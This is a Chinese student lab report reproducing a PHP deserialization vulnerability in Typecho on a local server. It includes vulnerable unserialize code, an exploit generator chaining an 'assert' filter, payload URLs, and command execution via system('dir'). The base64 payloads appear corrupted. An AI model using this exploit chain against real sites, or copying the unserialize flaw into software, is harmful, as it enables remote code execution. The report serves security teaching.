

# 《漏洞利用及渗透测试基础》实验报告

姓名：齐明杰 学号：2113997 班级：信安2班

## 实验名称：

复现反序列化漏洞

## 实验要求：

复现12.2.3中的反序列化漏洞，并执行其他的系统命令

## 实验过程：

### 一、创建反序列化php文件

新建文件 typecho.php，写入以下内容：

```
/*typecho.php*/
<?php
    class Typecho_Db{
        public function __construct($adapterName){
            $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
        }
    }
    class Typecho_Feed{
        private $item;
        public function __toString(){
            $this->item['author']->screenName;
        }
    }
    class Typecho_Request{
        private $_params = array();
        private $_filter = array();
        public function __get($key)
        {
            return $this->get($key);
        }
        public function get($key, $default = NULL)
        {

```

```

        switch (true) {
            case isset($this->_params[$key]):
                $value = $this->_params[$key];
                break;
            default:
                $value = $default;
                break;
        }
        $value = !is_array($value) && strlen($value) > 0 ? $value :
$default;
        return $this->_applyFilter($value);
    }
    private function _applyFilter($value)
    {
        if ($this->_filter) {
            foreach ($this->_filter as $filter) {
                $value = is_array($value) ? array_map($filter, $value)
:
                call_user_func($filter, $value);
            }
            $this->_filter = array();
        }
        return $value;
    }
}
$config = unserialize(base64_decode($_GET['__typecho_config']));
$db = new Typecho_Db($config['adapter']);
?>

```

这个 PHP 代码文件包含了三个类：Typecho\_Db，Typecho\_Feed 和 Typecho\_Request，以及一些代码。以下是每个部分的详细解释：

### 1. Typecho\_Db 类：

Typecho\_Db 类的构造函数接收一个参数 adapterName，并将其用于构造数据库适配器的名称。这个类似乎应该包含一些用于连接和操作数据库的方法，但在这段代码中并没有包含这些内容。

### 2. Typecho\_Feed 类：

Typecho\_Feed 类定义了一个私有属性 \$item 和一个 \_\_toString 方法。\_\_toString 方法用于把 Typecho\_Feed 对象转换成字符串，这个方法试图获取 \$this->item['author'] 的 screenName 属性，但是在这段代码中并没有给 \$this->item 赋值，因此这个方法可能会出现问题。

### 3. Typecho\_Request 类：

`Typecho_Request` 类提供了一种方法来访问和过滤请求参数。它有两个私有属性：`$_params` 和 `$_filter`，这两个属性都是数组。类提供了一个魔术方法 `__get`，这个方法使得可以像访问对象的属性一样访问请求参数。还有一个 `get` 方法，这个方法尝试获取一个指定的请求参数，并应用一个过滤器。`_applyFilter` 方法则是用于应用过滤器的。

#### 4. 代码：

这段代码首先对 `$_GET['__typecho_config']` 进行 `base64_decode` 解码，然后使用 `unserialize` 反序列化。之后，它使用解码和反序列化后的 `adapter` 参数来创建一个新的 `Typecho_Db` 对象。

## 二、创建PHP 对象注入攻击文件

新建文件 `exp.php`，写入如下内容：

```
/*exp.php*/
<?php
    class Typecho_Feed
    {
        private $item;
        public function __construct(){
            $this->item = array(
                'author' => new Typecho_Request(),
            );
        }
    }
    class Typecho_Request
    {
        private $_params = array();
        private $_filter = array();
        public function __construct(){
            $this->_params['screenName'] = 'phpinfo()';
            $this->_filter[0] = 'assert';
        }
    }
    $exp = array(
        'adapter' => new Typecho_Feed()
    );
    echo base64_encode(serialize($exp));
?>
```

这段 PHP 代码首先定义了两个类：`Typecho_Feed` 和 `Typecho_Request`，然后创建了一个包含 `Typecho_Feed` 对象的数组，并将该数组序列化和 **Base64** 编码。

下面是对每个部分的详细解释：

### 1. Typecho\_Feed 类:

这个类有一个私有属性 `$item`，构造函数将其设置为一个包含键 'author' 和值 `new Typecho_Request()` 的数组。 `Typecho_Request` 是下面定义的另一类的实例。

### 2. Typecho\_Request 类:

这个类有两个私有属性: `$_params` 和 `$_filter`，它们都是数组。在构造函数中，`$_params` 设置了一个键值对 'screenName' => 'phpinfo()'，而 `$_filter` 添加了一个值 'assert'。'assert' 是PHP中的一个函数，它会执行一个字符串作为PHP代码。

### 3. 顶级代码:


在这部分代码中，首先创建了一个数组 `$exp`，并设置了一个键值对 'adapter' => `new Typecho_Feed()`。然后，这个数组被序列化，并且使用Base64编码。最后，输出编码后的字符串。

这段代码主要是为了创建一个经过序列化和**Base64编码**的字符串，这个字符串在反序列化后会创建一个 `Typecho_Feed` 对象，这个对象中包含一个 `Typecho_Request` 对象。当反序列化这个字符串时，`Typecho_Request` 对象的 'screenName' 参数会被 'assert' 过滤器处理，这意味着 'phpinfo()' 字符串会被执行为PHP代码，运行 `phpinfo()` 函数。

## 三、复现反序列化漏洞

### • 获取Payload

首先尝试执行 `phpinfo()`，访问URL: `http://127.0.0.1/exp.php`，即可获取到对应的Payload，如下图所示:




将 Payload 拼接到 `typecho.php` 的 `__typecho_config` 参数中，得到最终URL:

```
http://127.0.0.1/typecho.php?__typecho_config=YToxOntzOjc6ImFkYXB0ZXliO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoxODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yljtPOjE1OiJUeXBhY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IlgBUeXBhY2hvX1JlcXVlc3QAX3BhcmFtcyl7YTToxOntzOjEwOiJzY3JlZW50YW1lIjtzOjk6InBocGluZm8oKSI7fXM6MjQ6IlgBUeXBhY2hvX1JlcXVlc3QAX2ZpbHRIcili7YTToxOntpOjA7czo2OiJhc3NlcnQiO3I9fX19
```

### • 执行命令

访问上述拼接后的URL，成功执行了 `phpinfo()` 代码，如下图所示:



System	Windows NT AJA-PC 6.1 build 7601
Build Date	Jul 27 2010 10:41:30
Configure Command	cscrip /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\Users\aja\Desktop\PHPnow-1.5.6\php-5.2.14-Win32\php-apache2handler.ini
Scan this dir	(none)

#### 四、执行任意系统命令

将上述 exp.php 中要执行的代码进行替换，即把：

```
$this->_params['screenName'] = 'phpinfo()';
```


替换成：

```
$this->_params['screenName'] = 'fopen(\'newfile.txt\', \'w\');';
```

再次访问 <http://127.0.0.1/exp.php> ,得到如下Payload:

```
YToxOntzOjc6ImFkYXB0ZXliO086MTI6IIR5cGVjaG9fRmVIZCI6MTp7czoXODoiAFR5cGVjaG9fRmVIZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtpOjE1OiIuXBIY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IjBueXBBIY2hvX1JlcXVlc3QAX3BhcmFtcyl7YT0xOntzOjEwOiIzY3JlZW50YW1lIjtzOjI2OiImb3BlbignbmV3ZmlsZS50eHQNLCAndycpOyl7fXM6MjQ6IjBueXBBIY2hvX1JlcXVlc3QAX2ZpbHRlcil7YT0xOntpOjA7czo2OiIhcnNlcnQiO3I9fX19
```

将其同样拼接到 \_\_typecho\_config 参数中，访问后执行失败：




检查 typecho.php 后发现问题出在 Typecho\_Feed 类的 \_\_toString() 方法中。在 PHP 中，\_\_toString() 方法必须返回一个字符串值。但在代码中，这个方法并没有返回任何值，因此 PHP 抛出了一个错误。


因此，将代码最后一句前加上 return，同时，由于命令**并不总是返回字符串**，需要进行异常处理，修改如下：

```
class Typecho_Feed {
    private $item;
    public function __toString() {
        $screenName = $this->item['author']->screenName;
        if (is_string($screenName)) {
            return $screenName;
        } else {
            return 'Not string!';
        }
    }
}
```

那么，再次进入上述URL，**成功执行代码**，不报错：



进入 PHPnow-1.5.6\htdocs 目录下，可以看到代码所创建的新文件 newfile.txt。




这表明 fopen('\\newfile.txt\\', '\\w\\'); 被成功执行。

🚗 接下来再试另一个命令，将 `exp.php` 执行代码那一行替换为：

```
$this->_params['screenName'] = "system('dir');";
```

同样进行上述操作，最终执行效果如下：



```
/*typecho.php*/ 驱动器 C 中的卷没有标签。 卷的序列号是 B6F4-1A11 C:\Users\aja\Desktop\PHPnow-1.5.6\htdocs 的目录
2023/05/30 14:35

. 2023/05/30 14:35
.. 2023/05/15 21:11 540 add.php 2023/05/15 21:11 481 del.php 2023/05/30 15:07 467 exp.php 2010/09/22
17:16 8,195 index.php 2023/05/15 20:50 538 login.html 2023/05/15 21:18 675 loginok.php 2023/05/30 14:47 C
newfile.txt 2023/05/15 21:38 1,237 news.php 2023/05/15 19:14

phpMyAdmin 2023/05/15 21:11 1,717 sys.php 2023/05/30 14:46 1,258 typecho.php 2023/05/27 16:12
846 xss_img.php 2023/05/27 13:58 680 xss_test.php 12 个文件 16,634 字节 3 个目录 10,973,188,096 可用字
节
```

可见，`system('dir');` 的执行同样成功，这样就完成了复现反序列化漏洞，并执行其他的系统命令。

## 心得体会：

通过这次实验，我学会了 PHP 的反序列化漏洞的实现方式，并了解到在实际应用中可能遇到的各种问题。这包括了在创建并序列化对象，以及在反序列化和处理对象时如何正确管理类型和返回值。

我了解到 PHP 的 `__toString()` 方法必须返回一个字符串，否则将会出现错误。在面向对象编程中，这个方法的作用是允许一个对象被当作字符串使用，因此返回值的类型对程序的运行非常关键。

我还了解到在 PHP 中，有多种函数可以执行系统命令，例如 `exec()`，`system()` 和 `shell_exec()`。然而，这些函数的行为方式和返回值是不同的。有些函数会将结果直接输出，而有些函数会将结果作为字符串返回。在使用这些函数时，需要清楚理解它们的差异，并选择正确的函数来满足我的需求。

最后，我了解到在 PHP 的配置文件 `php.ini` 中，可以禁用某些函数来提高安全性。如果一个函数被禁用，那么在代码中调用这个函数将会失败。因此，在写 PHP 代码时，我需要知道哪些函数是可用的，或者如何修改 PHP 配置以启用我需要的函数。